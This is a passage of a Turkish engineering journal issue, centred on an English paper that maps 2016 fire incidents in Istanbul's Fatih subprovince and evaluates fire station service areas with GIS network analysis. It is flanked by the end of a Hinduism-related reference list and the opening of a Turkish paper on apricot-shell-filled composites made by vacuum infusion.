- [51] M. H. Turgut, Gupta İmparatorluğu: Hindistan'ın Altın Çağı (MS 4-6. YY), Ankara: Ankara Üniversitesi Sosyal Bilimler Enstitüsü Doğu Dilleri ve Edebiyatları Hindoloji) Anabilim Dalı, 2009.
- [52] İ. Uğurlu, Bati'dan Gelen Doğu Kökenli Akımlar Ve Türkiye'deki Faaliyetleri, Ankara: Ankara Üniversitesi Sosyal Bilimler Fakültesi Dinler Tarihi Bilim Dalı, 2011.
- [53] R. Louis, Hinduizm, İstanbul: İletişim yayınları, 1993.





## **MAPPING FIRE INCIDENTS AND EVALUATING SERVICE AREA OF FIRE STATIONS IN FATİH SUBPROVINCE**

**Fatih KAPLAN<sup>1</sup>, Azem KURU<sup>2\*</sup>**

<sup>1</sup>Istanbul Technical University, Satellite Communication and Remote Sensing Graduate MSc Program, İstanbul/Türkiye

<sup>2</sup>Kırklareli University, Faculty of Architecture, Urban and Regional Planning, Kırklareli/TÜRKİYE

### **Abstract**

Fires in metropolitan areas cause different and diverse social and economic losses with numerous deaths, injuries and high number of estate and wealth loss. Even though it does not look possible to avoid fires events totally, it can be possible to decrease their damages by proper fire management policy. Fire management can be define as a set of activities that contains systematic analysis, planning, decision making, assignment and coordination of accessible resources to manage fire related risks. It is consist of prevention, preparedness, response and recovery. Geographic information technologies that have evolved rapidly in recently are also applied in fire management. Beside to the development of geographic information systems (GIS), it is possible to accomplish productive results in applications formed on spatial information. Since GIS can examine comprehensive data figures and is highly beneficial in responding to spatial problems that can be used in the of analysis data in the matter of fires occured in urban areas. When the cost benefit analysis of the establishment of GIS is set side by sided with economic losses that arised as a consequence of urban fire, it is clear that the formulation and management of a system build on GIS is more economic. In this study, one of the most congested subprovince of Istanbul has been examined according to quantity and location of the fire. Firstly, data collected from govermental institution have been spatially mapped and interpolated. Secondly, service areas of available fire response stations have been analyzed. In conclusion, acquired dataset interpreted simultaneously and future proposals and evaluations were made.

**Keywords:** *Fire Mapping, Fire Incident, GIS, Fatih*

\*azemkuru@klu.edu.tr, <https://orcid.org/0000-0002-3239-1179>

\*\*This study was developed from the expanded and reorganized version of the homework within the scope of GIS in Urban Planning course, which was conducted in the Msc program of Istanbul Technical University, Urban and Regional Planning.

## **YANGIN OLAYLARININ HARİTALANMASI VE YANGIN İSTASYONLARININ SERVİS ALANLARININ DEĞERLENDİRİLMESİ: FATİH ÖRNEĞİ**

### **Özet**

Metropolitan alanlarda gerçekleşen yangınlar, çok sayıda ölüm, yaralanma ve yüksek miktarda mal ve zenginlik kaybı gibi farklı ve çeşitli sosyal ve ekonomik kayıplara neden olmaktadır. Yangın olaylarını tamamen önlemek mümkün olmasa da, uygun yangın yönetim politikası ile zararlarını azaltmak mümkün olabilir. Yangın yönetimi, yangına bağlı riskleri yönetmek için sistematik analiz, planlama, karar verme, erişim ve erişilebilir kaynakların koordinasyonunu içeren bir dizi faaliyet olarak tanımlanabilir. Yangın riski yönetim politikası; önleme, hazırlık, tepki ve iyileşmeden oluşur. Son zamanlarda hızla gelişen coğrafi bilgi teknolojileri yangın yönetiminde sıkça kullanılmaktadır. Coğrafi bilgi sistemlerinin (CBS) gelişmesiyle mekânsal bilgi üzerinde oluşturulan uygulamalarda üretken sonuçların elde edilmesi mümkündür. CBS kapsamlı veriyi inceleyebilmesi ve mekânsal sorunlara çözüm getirilmesi konusundaki potansiyeli sayesinde kentsel alanlarda meydana gelen yangın konusunda oldukça faydalıdır. CBS'nin kurulmasının maliyet fayda analizi, kentsel yangının bir sonucu olarak ortaya çıkan ekonomik kayıplarla yüzleştirildiğinde, CBS üzerinde bir sistemin kurulması ve yönetilmesinin daha ekonomik olduğu açıktır. Bu çalışmada, İstanbul'un en kalabalık ilçelerinden biri olan Fatih ilçesi yangının miktarına ve yerine göre incelenmiştir. İlk olarak, kamu kurumlarından toplanan veriler mekânsal olarak haritalanmış ve enterpolasyon haritaları oluşturulmuştur. İkinci olarak, mevcut yangın cevap istasyonlarının servis alanları analiz edilmiştir. Sonuç olarak, edinilen veri kümesi birlikte yorumlanmış ve gelecek yönelik öneri ve değerlendirmeler yapılmıştır.

**Anahtar Kelimeler:** *Yangın, Coğrafi Bilgi Sistemleri, Fatih*

## 1. INTRODUCTION

Today, damages because of disasters on human life, property and environment may arise in very large sizes. For this reasons studies on disaster management systems continue to increase rapidly in developed countries and developing countries. Disaster management can not only be done during a disaster or should not be limited to the intervention to be carried out afterwards. Preparedness and precautions before disasters occur are also very important to reduce risks and losses. When we look at the modern disaster management model, "risk reduction" and "preparedness" cycle are seen as the most important stages.

In modern disaster management system, prevention activities such as Loss Reduction, Preparation, Prediction and Early Warning, considered as risk management. Impact Analysis, Intervention, Post-disaster remediation considered as crisis management. Where risk management is neglected, crisis management can not be successful [1].

The way to minimize the negative effects of fire only be possible with early rescue movements. It includes fire fighting, planning, coordination, analysis and decision making processes. However, the most important issue in the fight against fire is the prevention of fire incidents and the precautions. It focuses on fire fighting investigations, station locations and transportation problems. Firefighting stations' locations and accessibility problems are issues to be addressed within the scope of the intervention [2].

The main goal of the fire services in urban areas is to keep safe life, property, and natural resources from fire and other emergencies. As demands raise, the fire service needs to apply the better tools, techniques, and training methods to answer public expectations. For this reason, it is highly important of site selection and number of fire station facilities. Fire station mostly located in a historical evolution of a city. Accessibility, coverage area, the size of plot, population, the directions of city expansion are the main criteria for selecting fire station location [3]. There many studies in literature focuses on how to select location on fire stations [4-11].

Emergency services such as fire systems have to offer a high level of service for the public safety. These services, usually carried out by vehicles sent from fixed places. Since reaching the people who need the service is main aim the duration is vital. So the location planning of fire

stations are very important [12].

Risk management, preparedness, and mitigation have taken on new significance with confrontation facing the fire service today. Efficient reaction cannot be continually accomplished without sufficient planning and preparedness. One of the useful tools that is assisting the fire service optimize its emergency services performance is geographic information system technology. GIS (geographic information system) supports planning, preparedness, mitigation, response, and incident management. GIS broaden the potential of intelligent and interactive maps with access to all types of information, analysis, and data. More critical, GIS supplies the demanded information when, where, and how it is wanted [13-14].

In general, the fire is an uncontrolled exothermic chemical reaction between flammable substances in the natural environment and air. Development of technology while making people's daily lives easier, the urban area is enriched with organic materials with different properties. It increase the presence of flammable and combustible material (LPG, Gasoline, Paper, Plastic, Electronics, Goods, etc.) in the living spaces. Especially increasing number of multi-storey buildings in urban areas the concept of fire become more important to secure of life and property [15].

In general, fire causes substantial losses that can be decreased by taking proper measures promoted by sophisticated systems maintained by information technologies. To decrease the damaging effects of fires, fire risk management is a essential element for decision makers such as local governments and municipalities which is connected with fire policy. To this end, geographical information systems (GIS) via effective spatial data storage and query can compose fire maps [16].

In the scope of this article, the Fatih District of Istanbul in Turkey was selected as the pilot area for the constitution of a sample fire database based on GIS and as the basis of sample spatial queries in support of fire management. Firstly, the fire records of the Fatih district for the year 2016 were obtained and examined. After that, related fire data were implicated into a computer environment as a GIS supported database. Lastly, the data in the database was visualized, analyzed and queried. Specifically, an network analysis for service areas of fire stations which located in the Fatih district was carried out, and the related needs were specified.

## 2. MATERIAL AND METHOD


### 2.1. Study Area

Selected study area Fatih subprovince of Istanbul is located in the centre of the Istanbul. Eyüp district in the north, the Golden Horn in the northeast, Marmara Sea in the south, Zeytinburnu in the west and Bayrampasa district in the northwest are the neighboring areas of the Fatih. The Fatih subprovince consists of 57 districts.



**Figure 1.** Geographic Location of the Study Area

The Fatih district is one of the relatively less populated subprovincnce as it is the central business area of Istanbul. While the population of the subprovince decreased from 2006 until 2016, the increasing course is observed as of 2017.



**Figure 2.** Population Change of Fatih Subprovince [17]

According to 2017 census, the most populated neighborhoods are Seyyid Ömer, Akşemsettin, Hırka-i Şerif, Şehremini, Kocamustafapaşa, Mevlanakapı, Dervişali, Molla Gürani, Yavuz Sultan Selim, Ayvansaray and the least populated neighbourhoods are Sarıdemir, Tahtakale, Rüstempaşa, Sururi, Mercan, Hobyar, Beyazıt, Taya Hatun, Molla Ferari, Balabanağa, Mesihpaşa, Demirtaş, Yavuzsinan, Hocapaşa and Mimar Kemalettin.

**Table 1.** Population of Neighbourhoods

Neighbourhood Name	Population	Neighbourhood Name	Population	Neighbourhood Name	Population	Neighbourhood Name	Population	Neighbourhood Name	Population
Seyyid Ömer Mah.	26.773	Sümbül Efendi Mah.	17.016	Cerrahpaşa Mah.	9.147	Molla Hüseyin Mah.	1.301	Demirtaş Mah.	242
Akşemsettin Mah.	24.856	Silivrikapı Mah.	16.823	Cıbalı Mah.	8.057	Emin Sinan Mah.	1.225	Mesihpaşa Mah.	206
Hırka-İ Şerif Mah.	24.649	İskenderpaşa Mah.	16.686	Nişanca Mah.	6.866	Mimar Hayrettin Mah.	888	Balabanağa Mah.	146
Şehremini Mah.	22.028	Atıkali Mah.	15.133	Katip Kasım Mah.	3.069	Sultan Ahmet Mah.	783	Molla Fenari Mah.	135
Koca Mustafapaşa Mah.	21.851	Zeyrek Mah.	14.769	Küçük Ayasofya Mah.	2.594	Süleymaniye Mah.	709	Taya Hatun Mah.	131
Mevlanakapı Mah.	20.470	Balat Mah.	13.802	Muhsine Hatun Mah.	2.576	Hoca Gıyasettin Mah.	697	Beyazıt Mah.	114
Derviş Ali Mah.	18.632	Aksaray Mah.	11.758	Şehsuvar Bey Mah.	2.557	Kemaşpaşa Mah.	618	Hobyar Mah.	82
Molla Gürani Mah.	18.296	Karagümruk Mah.	11.640	Cankurtaran Mah.	1.909	Alemdar Mah.	488	Mercan Mah.	48
Yavuz Sultan Selim Mah.	18.294	Topkapı Mah.	11.429	Saraç İshak Mah.	1.700	Hacı Kadın Mah.	414	Sururi Mah.	30
Ayvansaray Mah.	17.777	Haseki Sultan Mah.	11.377	Kalenderhane Mah.	1.673	Mimar Kemalettin Mah.	411	Rüstempaşa Mah.	25
Yedikule Mah.	17.399	Ali Kuşçu Mah.	11.253	Binbirdirek Mah.	1.671	Hocapaşa Mah.	360	Tahtakale Mah.	24
						Yavuz Sinan Mah.	252	Sarıdemir Mah.	14

## 2.2. Data


The data of number of fire incidents by neighbourhood level obtained from Istanbul Fire Department for year of 2016. The data is shown on table 1. When the table is examined, it is seen that the most fire occur for 2016 is realized in Aksaray neighbourhood with amount of 99. After Aksaray neighbourhood Kocamustafapaşa, Atikali, Akşemsettin, Mollagürani, Karagümruk, Şhremini and Yavuz Sultan Selim are other neighbourhoods more fire counts.

**Table 2.** Amount of Fire Incidents in Neighbourhood Level in Fatih Subprovince

Neighborhood	Count	Neighborhood	Count	Neighborhood	Count
Aksaray	99	Beyazıt	8	Hobyar	17
Akşemsettin	39	Binbirdirek	1	Hoca Giyasettin	28
Alemdar	18	Cankurtaran	20	Hocapaşa	7
Ali Derviş	22	Cerrahpaşa	28	İskenderpaşa	73
Ali Kuşçu	12	Cibali	15	Kalenderhane	10
Atikali	48	Demirtaş	25	Karagümruk	33
Ayvansaray	6	Emin Sinan	5	Katip Kasım	16
Balabanağa	33	Hacı Kadın	15	Kemalpaşa	19
Balat	4	Haseki Sultan	29	Koca Mustafa Paşa	52
Küçük Ayasofya	12	Muhsine Hatun	12	Süleymaniye	7
Mercan	5	Nişanca	20	Sümbül Efendi	10
Mesihpaşa	8	Rüstempaşa	11	Şhremini	36
Mevlanakapı	31	Saraç İshak	14	Şehsuvar Bey	3
Mimar Hayrettin	17	Sarıdemir	1	Tahtakale	7
Mimar Kemalettin	9	Seyyid Ömer	34	Taya Hatun	1
Molla Fenari	13	Silivrikapı	32	Topkapı	27
Molla Gürani	39	Sultanahmet	8	Yavuz Sinan	8
Molla Hüsrev	11	Sururi	2	Yavuz Sultan Selim	33

Figure 4 shows number of fire incidents by neighbourhood. As seen from the figure, especially central district of the study area are relatively most populated by fire incidents.






**Figure 3.** Amount of Fire Incidents in Neighbourhood Level in Fatih Subprovince

### 2.3. Methodology

The Fatih District of Istanbul City in Turkey was chosen as the pilot area and the records related with fire fighting and prevention kept by the administration of Istanbul municipality were the main data source for this study. In the urban information system that was created through a Arcgis program by Esri and some Open Street Maps and other Open sources are used (Figure 1). First the fire records were included in a spatial database. With this study, in the first step, through a specially developed interface all the existing fire records for the year 2016 from fire authority records were added to the database. Fire counts by neighborhood centers at that year is included in this information. In the second step, fire address records were matched with the neighborhood centers in database. The number of fires distributed very diversely at different neighborhoods (Table 2, Figure 3). After that by using kriging interpolation technic fire incident density created for study area (Figure 4). The map shows number of incidents by using 30\*30 meters size pixels. Using kriging interpolation method it can be more obvious where is the most risky and where is the less risky area. After creating interpolated fire incident map, the exact location of fire stations in study area have defined (Figure 5). Service areas of each fire station visualized thanks to network analysis function of geographic information system. 500 meters, 1000 meters and 2000 meters service area for each fire station obtained by using Open Street Map road network by using this methodology (Figure 6,7,8,9).




### 2.3.1. Mapping Fire Incidents in Fatih Subprovince



**Figure 4.** Fire Incident Density of Fatih Subprovince

### 2.3.2. Service Areas of Fire Response Stations in Fatih Subprovince



**Figure 5.** Location of Fire Response Stations in Fatih Subprovince




**Figure 6.** 500 Meters Service Area of Fire Response Stations




**Figure 7.** 1000 Meters Service Area of Fire Response Stations



**Figure 8.** 2000 Meters Service Area of Fire Response Stations



**Figure 9.** Historic Civil Building and Service Areas of Fire Stations



**Figure 10.** Monumental Buildings and Service Areas of Fire Stations

## 2. RESULTS AND DISCUSSION

Analysis of accessibility to fire in shortest time access to a fire incident and making an intervention in the shortest time has the great importance for extinguishing a fire.

In this study, the service areas that fire truck can reach according to certain lengths determined. The speed of fire truck did not used in the analysis, Instead the distance of fire site to the fire station were examined. The areas to be accessed in 500m, 1000m, 2000m, 3000m were determined. It was discovered that in particular, In the south of the district, territories between Kocamustafapasa and Yenikapı and in the North of the district Ayvansaray has the most serious risk in terms of the lack of rapid accessibility to the fire location.

If we consider that the damages that the cultural assets that are to be protected must suffer in the fire are irreversible, especially Ayvansaray district is quite vulnerable.

## 3. CONCLUSION

In the scope of this study, the fires occurred in Fatih District of Istanbul were recorded according to numbering system and on neighbourhood center basis in a GIS database. In addition, it is possible to facilitate a more developed analysis by associating the fire site database with the



building and cadastral parcel database in further studies. There are missing informations in the existing records of fire reports, such as exact locations and address, however, these errors can be reduced to a minimum proper using of the prepared interface. Furthermore, it has also been observed that a standard for spatial and attribute data with respect to fire records has not been developed. It has been monitored that the measures required has not been taken especially in the intensive fire areas found at the end of GIS analysis although it is evident from fire records that the intensity of fires in these regions are high.

A small fire station can be built in the vicinity of area where fires are considered to be intensive in the south of the district, territories between Kocamustafapasa, Ayvansaray and Yenikapı for effective fire fighting.

## REFERENCES

- [1] Arca, D. (2012). Afet Yönetiminde Coğrafi Bilgi Sistemi ve Uzaktan Algılama. *Karaelmas Fen ve Mühendislik Dergisi*, 2(2), 53-61.
- [2] Buzolic, J., Mladineo, N., & Knezic, S. (2000). GIS based fire protection management for fire risk zones. *WIT Transactions on Information and Communication Technologies*, 24.
- [3] Habibi, K., Lotfi, S., & Koohsari, M. J. (2008). Spatial analysis of urban fire station locations by integrating AHP model and IO logic using GIS (a case study of zone 6 of Tehran). *J. Appl. Sci*, 8(19), 3302-3315.
- [4] Schreuder, J. (1981). Application of a location model to fire stations in Rotterdam, *European Journal of Operational Research* 6(2): 212,219.
- [5] Badri, M. A., Mortagy, A. K. and Alsayed, C. A. (1998). A multi-objective model for locating fire stations, *European Journal of Operational Research* 110(2): 243{260.
- [6] Batta, R. and Mannur, N. R. (1990). Covering-location models for emergency situations that require multiple response units, *Management Science* 36(1): 16,23.
- [7] Erkut, E., Ingolfsson, A. and Erdogan, G. (2008). Ambulance location for maximum survival, *Naval Research Logistics* 55(1): 42,58.
- [8] Erkut, E., Ingolfsson, A., Sim, T. and Erdo gan, G. (2009). Computational comparison of maximal covering models for locating ambulances, *Geographical Analysis* 41(1): 43,65.
- [9] Beraldi, P. and Bruni, M. E. (2009). A probabilistic model applied to emergency service vehicle location, *European Journal of Operational Research* 196(1): 323,331.
- [10] Sisman, A. (2015). Yangın Risk Haritasının Üretilmesi ve İstasyonların Konumlarının Uygun Yer Analizi İle İrdelenmesi.
- [11] Kuzucuoglu, A. H., & Özdemir, B. (2014). Tarihi Sit Alanlarında CBS Yardımıyla Yangın



### Risk Haritalarının Oluşturulması.

[12] Aktaş, E., Özaydın, Ö., Ülengin, F., Önsel Ekici, Ş., & Ağaran, B. (2011). İstanbul'da itfaiye istasyonu yerlerinin seçimi için yeni bir model.

[13] Vakalis, D., Sarimveis, H., Kiranoudis, C. T., Alexandridis, A., & Bafas, G. (2004). A GIS based operational system for wildland fire crisis management II. System architecture and case studies. *Applied Mathematical Modelling*, 28(4), 411-425.

[14] Suryabagavan, K. V., Alemu, M., & Balakrishnan, M. (2016). GIS-based multi-criteria decision analysis for forest fire susceptibility mapping: a case study in Harena forest, southwestern Ethiopia. *Tropical Ecology*, 57(1), 33-43.

[15] Ustundağ, Ö. (2014). CBS Yardımı İle Kent İçi Yangın Analizi: Elazığ Örneği. *Nature Sciences*, 3(2), 307-320.

[16] Nisanci, R. (2010). GIS based fire analysis and production of fire-risk maps: The Trabzon experience. *Scientific Research and Essays*, 5(9), 970-977.

[17] Turkstat: <http://www.tuik.gov.tr/> Accessed: 17.10.2017



# VAKUM İNFÜZYON METODUYLA ÜRETİLEN KAYISI ÇEKİRDEĞİ KABUĞU TOZU KATKILI TABAKALI KOMPOZİTLERİN MUKAYESE EDİLMESİ

Hüseyin Taner BAHÇE\*<sup>1</sup>, Şemsettin TEMİZ<sup>2</sup>

<sup>1,2</sup> İnönü Üniversitesi, Mühendislik Fakültesi, Makine Mühendisliği Bölümü

## ÖZET

Vakum infüzyon yöntemi, yat ve tekne endüstrisindeki kullanımının yanında, uçak parçalarının onarımında, tabakalı ve hibrit tabakalı kompozit malzemelerin üretiminde kullanılan kompozit malzeme üretim yöntemidir. Bu çalışmada, vakum infüzyon metoduyla farklı kürleşme sıcaklıklarında üretilen, kayısı çekirdeği kabuğu tozu katkısız ve kayısı çekirdeği kabuğu tozu katkılı tabakalı kompozitlerin üretimi yapılmıştır. Ayrıca çalışmada, tarımsal atıkların kompozit malzemelerle olan ilişkileri incelenmiştir. Farklı kürleşme sıcaklıklarında ve elyaf ağırlığının farklı yüzde değerlerinde üretilen kayısı çekirdeği kabuğu tozu katkılı ve kabuk tozu katkısız numuneler çekme deneyine tabi tutulmuştur. Kayısı çekirdeği kabuğu tozu katkısız numunelerin, kayısı çekirdeği kabuğu tozu katkılı numunelere göre dayanımları mukayese edilmiştir.

**Anahtar Kelimeler:** Kayısı çekirdeği kabuğu tozu, kompozit malzeme, tarımsal atıklar, vakum infüzyon metodu

## COMPARISON OF COMPOSITES WITH VACUUM INFUSION METHOD APRICOT SEED SHELL POWDER ADDITIV

### ABSTRACT

In addition to its use in yacht and boat industry, vacuum infusion method is a composite material production method used in repair of aircraft parts, laminated and hybrid laminated composite materials. In this study, layered composites produced by vacuum infusion method at different curing temperatures, without apricot kernel powder additive and apricot kernel powder additive were produced. In addition, the relationship between agricultural wastes and composite materials was investigated. Samples with apricot kernel shell powder doped and without shell powder doped at different curing temperatures and different percentages of fiber weight were subjected to tensile test. The strength of the samples without apricot kernel powder compared to the samples with apricot kernel powder was compared.

**Keywords:** Composite materials, agricultural wastes, apricot kernel shell powder, vacuum infusion method

\*huzeyint.bahce@gmail.com, <https://orcid.org/0000-0002-8880-8025>

## 1. GİRİŞ

Teknoloji alanında hızla gelişmekte olan Dünyamızda, doğal kaynakların tüketiminin artmasına bağlı olarak atık malzemelerin kullanımı zorunlu bir hale gelmiştir. Atık malzemelerin endüstriye geri kazanımı prosesi kapsamında, yeraltından çıkarılan malzemelere olan talep azalacak ve hammadde çıkarılması sırasında doğaya zararlı etmenler giderilmiş olacaktır [1,2]. Bu kapsamda, ekolojik dengenin korunması da sağlanacaktır. Tarımsal atık olarak nitelendirilen kayısı çekirdeği kabuğunun endüstriye kazandırılmasıyla ilgili ülkemizde önemli bilimsel çalışmalar yapılmaktadır. Kayısı çekirdeği kabuğu, yakacak ürün olarak, tarihi eserlerin restorasyonunda, kumlama prosesinde, ilaç sanayisinde ve boyama gibi birçok alanda kullanılmaktadır.

Teknoloji çağı olarak adlandırılan yaşadığımız yüzyıl içerisinde, yeni nesil tarımsal atık katkılı kompozit malzemelerin kullanımlarının artırılması için yapılan bilimsel çalışmalarla ilgili süreç devam etmektedir. Tarımsal atıklar kullanılarak üretilen yeni nesil kompozit malzemeler üretim prosesi denetimi, geri kazanımı ve düşük maliyet işlevselliği bakımından endüstrideki birçok alana yeni katma değerler kazandırmaktadır. Endüstrideki üretim alanlarında tarımsal atık katkılı kompozitler üretim sırasındaki işlenebilirlikleri ve üretim sonrasındaki fonksiyonları bakımından kapsamı oldukça geniştir [3]. Kayısı çekirdeği kabuğu tozunun yalıtkan, dayanıklı ve korozyona karşı dirençli bir yapıya sahip olmasından dolayı kimya ve makina endüstri dallarında kullanılmaktadır. Malzeme bilimi teknolojisindeki meydana gelen gelişmeler sayesinde, tarımsal atıklardan nitelikli kompozit malzemelerin elde edilmesi amacıyla yapılan bilimsel araştırmalar yeni bir çağrışım oluşturmuştur. Tarımsal atık kullanılarak kompozit malzeme üretimi pek nadirdir. Tarımsal atık olan kayısı çekirdeği kabuğunun yalıtım malzemesi olarak kullanılabilirliğini araştırmak için yeni bir kompozit malzeme üretilmiştir. Çalışmada yapılan ölçümler ve hesaplamalar neticesinde, üretilen kompozitin iyi bir ısı yalıtım malzemesi olduğu kanıtlanmıştır [4].

Atalar tarafından yapılan çalışmada, kayısı çekirdeği kabuğunun beton içerisinde agrega gibi nasıl davranış gösterdiği araştırılmıştır. Çalışmada toplam agrega hacmi esa alınarak, kayısı çekirdeği kabukları %5, 10, 15, 20, 30, 35 ve 40 oranlarında normal agregayla yer değiştirilmiştir. Elde edilen numuneler üzerinde basınç dayanımı, eğilme dayanımı, SEM ve EDX deneyleri yapılmıştır. Kayısı çekirdeği kabuğu miktarının uygulama yüzdesi arttıkça birim ağırlıkta %17, basınç dayanımında %57 ve eğilme mukavemetinde ise %17.7 civarında bir

dayanım kaybı meydana geldiği gözlemlenmiştir [5].

İdicula ve bilimsel çalışma ekibi, sisal ve muz lifleri ile takviye edilmiş kompozit plakaların ısı iletkenliğini belirlemek için deneysel çalışmalar gerçekleştirmiştir. Deney sonuçlarına göre, kompozit malzemedeki doğal lif takviye oranı artmasıyla birlikte ısıl iletkenliğin de arttığını ispatlamışlardır [6]. Jacob ve arkadaşları, sisal ve palmye lifleri ile takviye edilmiş hibrit kauçuk kompozit malzemelerin mekanik özellikleri üzerine araştırmak için bir bilimsel bilimsel çalışma yapmışlardır. Yapılan bilimsel araştırma neticesinde, takviye elemanı oranının artmasıyla birlikte kompozit numunelerdeki maksimum çekme ve kopma dayanımının arttığını gözlemlemişlerdir [7]. Ghavami ve çalışma ekibi tarafından yapılan bilimsel araştırmada, değişik oranlardaki sisal ve hindistan cevizi lifleri ile takviye edilmiş kompozit malzemeler üretilmiştir. Üretimi yapılan tabakalı kompozit malzemelerin çekme dayanımları ve su alma özellikleri incelemişlerdir. Ghavami ve ekibi, sisal ve hindistan cevizi liflerini bir arada tutmak için kompozit malzeme üretiminde çamur kullanmışlardır. Çalışmada elde edilen deney sonuçlarına göre, lif uzunluğunun hibrit kompozitlerin üzerindeki mekanik özelliklere olan etkisi belirlenmiş ve lif uzunluğunun artırılmasıyla çekme mukavemetini azaltan etkisi olduğunu gözlemlemişlerdir [8].

Lim ve arkadaşları palmye yaprağı lifleri ile takviye edilmiş kompozit kirişleri üç nokta eğilme testine tabi tutarak kirişlerdeki şekil değişimlerini mukayese etmişlerdir. Lim ve ekibi çalışmadaki deneysel sonuçları desteklemek için sonlu elemanlar yöntemi yapılan analizlerden faydalanmıştır. Çalışmada, sonlu elemanlar metoduyla elde edilen analiz verileri ile deneysel sonuçların birbirine yakın olduğu tespit edilmiştir [9]. Olumuyiwa ve ekibi, hindistan cevizi kabuğu takviyeli polimer kompozit malzemelerin mekanik özelliklerini incelenmişlerdir. Yapılan bilimsel araştırmadaki kompozit numunelere uygulanan deneyler neticesinde, kompozit numunedeki hindistan cevizi kabuğu oranının artmasıyla birlikte kompozit numunenin çekme dayanımının, elastisite modülünün, darbe enerjisinin ve sünekliliğinin azaldığı gözlemlenmiştir. Ancak, kompozit numunedeki hindistan cevizi kabuğu oranının artmasıyla birlikte kompozit numunenin sertliğinin arttığı da kanıtlanmıştır [10]. Kayısı çekirdeği kabuğu ve kestane kabuğunun alternatif enerji kaynağı olarak değerlendirilmesi amacıyla Çemrek tarafından bir çalışma yapılmıştır. Çalışmada, kayısı çekirdeği kabuğu ve kestane kabuğunun enerji kullanımı bakımından araştırılması için yapılan piroliz deneylerinde elde edilen biyokütlelerin piroliziyle birlikte çevreyle uyumlu sıvı ve katı ürünlerin elde edilebileceği belirlenmiştir [11].

Kumaş tarafından yapılan çalışmada, fındık kabuğundan aktif karbon elde edilmesi amacıyla fosforik asit ve bor kullanmıştır. Elde edilen deney sonuçlarına göre, fındık kabuğundan aşınmaya karşı dayanımı fazla olan aktif karbon üretilmiştir. Ayrıca, fındık kabuğundan elde edilen aktif karbonun kalitesinin artırılması da çalışmada sağlanmıştır [12]. Gedik tarafından yapılan çalışmada, kayısı çekirdeği kabuğundan karbon nano tüp elde edilmesi amaçlanmıştır. Gedik araştırmasında kayısı çekirdeği kabuğundan üretilen karbon nano tüpü kimyasal buhar biriktirme yöntemi ile sentezi üretmiştir [13].

Kompozit malzemelerin üretim yöntemlerinden biri de vakum infüzyon metodudur [14]. Vakum infüzyon metodu, kompozit malzeme üretiminde maliyetli bir yöntemdir. Hibrit tabakalı kompozit malzemelerin üretiminde vakum infüzyon metodu kullanılmaktadır [15]. Majeed ve arkadaşları, nano karbon parçacıkları ile güçlendirilmiş epoksi katkılı kompozit malzemelerin mekanik özelliklerini incelenmiştir. Çalışmada dispersiyon yöntemi ile yapılan ultrasonik dalga banyo deneyi neticesinde çekme dayanımının, eğilme mukavemetinin ve darbe dayanımının arttığı gözlemlenmiştir [16]. Srinivasi ve çalışma ekibi, doğal lif ve takviyelerle bağlanmış tabakalı kompozit malzemelerin mekanik ve kimyasal özelliklerini karşılaştırmışlardır. Doğal liflerin kompozit numunelerdeki lif ağırlık oranlarının azaldıkça mukavemetinin arttığını ispatlamışlardır [17]. Balcıoğlu ve ekibi, ceviz kabuğu takviyeli polyester reçine katkılı kompozit malzemelerin aşınma dirençlerini belirlemiştir. Balcıoğlu ve arkadaşları yaptıkları deneyler sonucunda, ceviz kabuğu/polyester oranı arttıkça üretilen kompozit numunelerin aşınma direncinin arttığını ve aynı takviye oranına sahip olan numunelerde uygulanan yük miktarının arttıkça aşınma direncinin azaldığını gözlemlemiştir [18].

Fehri ve araştırma ekibi, keten elyaf takviyeli kompozitlerin geliştirilmesi amacıyla çalışma yapmışlardır. Çalışmadaki kompozit malzemelerin üretiminde vakum infüzyon yönteminden faydalanılmıştır. Kompozit numunelerdeki epoksi matriksi ve keten lifleri arasındaki uyumsuzluk nedeniyle oluşan yüksek gözeneklilik derecesinden dolayı çeşitli istifleme dizileri test edilmiştir. Çalışmada karbon yüzey katmanlarının eklenmesiyle, daha dirençli yapılara sahip tabakalı kompozit malzemeler elde edilmiştir [19].

Oti ve çalışma ekibi, hurma çekirdeği kabuğunun kaba agrega olarak fiziksel özelliklerini ve hurma çekirdeği kabuğunun beton dayanımını üzerine olan etkisini araştırmışlardır. Araştırmada elde edilen deney verilerine göre, basınç dayanımında kayıplar meydana geldiği gözlemlenmiştir [20]. Alias ve araştırma ekibi, yaptıkları araştırmada hurma çekirdeği kabuğu tozu katkılı biyo-kompozitlerin özelliklerini mukayese etmişlerdir. Çalışmada ayrıca, hurma çekirdeği kabuğu tozu katkılı kompozitlerin taramalı elektron mikroskopunda görüntüleri alınarak takviye ve matris elemanlarının birbiriyle olan etkileşimleri incelenmiştir [21]. Öndürücü ve bilimsel çalışma ekibi tarafından yapılan araştırmada, deniz suyunda bekletilen farklı istifleme dizilimine sahip olan doğal lif takviyeli cam elyaf kompozit numunelerin burkulma yükleri incelenmiştir. Yapılan deneysel çalışma sonucunda, doğal lif takviyeli kompozitlerin burkulma dayanımını deniz suyunun olumsuz yönde etkilediği görülmüştür [22].

Bu çalışmada, tarımsal atık olarak sınıflandırılan kayısı çekirdeği kabuğu tozu katkılı ve toz katkısız tabakalı kompozit numuneler vakum infüzyon yöntemi tekniğiyle üretilmiş ve bu tabakalı kompozit malzemelerin mekanik özellikleri incelenmiştir.

## 2. MATERYAL VE METOT

Kayısı çekirdeği kabuğu tozu katkılı numuneler İnönü Üniversitesi Mühendislik Fakültesi Malzeme Mekaniği Laboratuvarında vakum infüzyon cihazında üretilmiştir. Vakum infüzyon metodu, tabakalı ve hibrit tabakalı kompozit üretmek amacıyla kullanılan bir yöntemdir. Vakumlanmış bir ortam içerisinde reçine-sertleştiricinin karışımının ilerlemesi prensibiyle çalışan bu yöntemde, imalat hazırlıkları tamamlanmış kompozit malzemeye el değmeden üretim yapılması amaçlanmıştır. Vakum infüzyon metoduyla homojen özelliğe sahip olan kompozit malzemeler elde edilebilmektedir.

Vakum infüzyon tekniğiyle üretilen numunelerin üretim aşamaları sırasıyla Şekil 1'de, a-k'ya kadar numaralandırma yapılarak gösterilmiştir. Birinci adımda, Şekil 1.a'da görülen tezgâh yüzeyine vakum naylonu sızdırmalılık bantları yapıştırılarak tezgah yüzeyine sabitlenmiştir. İkinci adımda vakum naylonunun üzerine kayısı çekirdeği kabuğu tozu ve toz katkısız numuneler üretmek için 330x330 mm boyutlarında hazırlanmış olan karbon elyaf tabakalı kompozitler serilmiştir (Şekil 1.b).


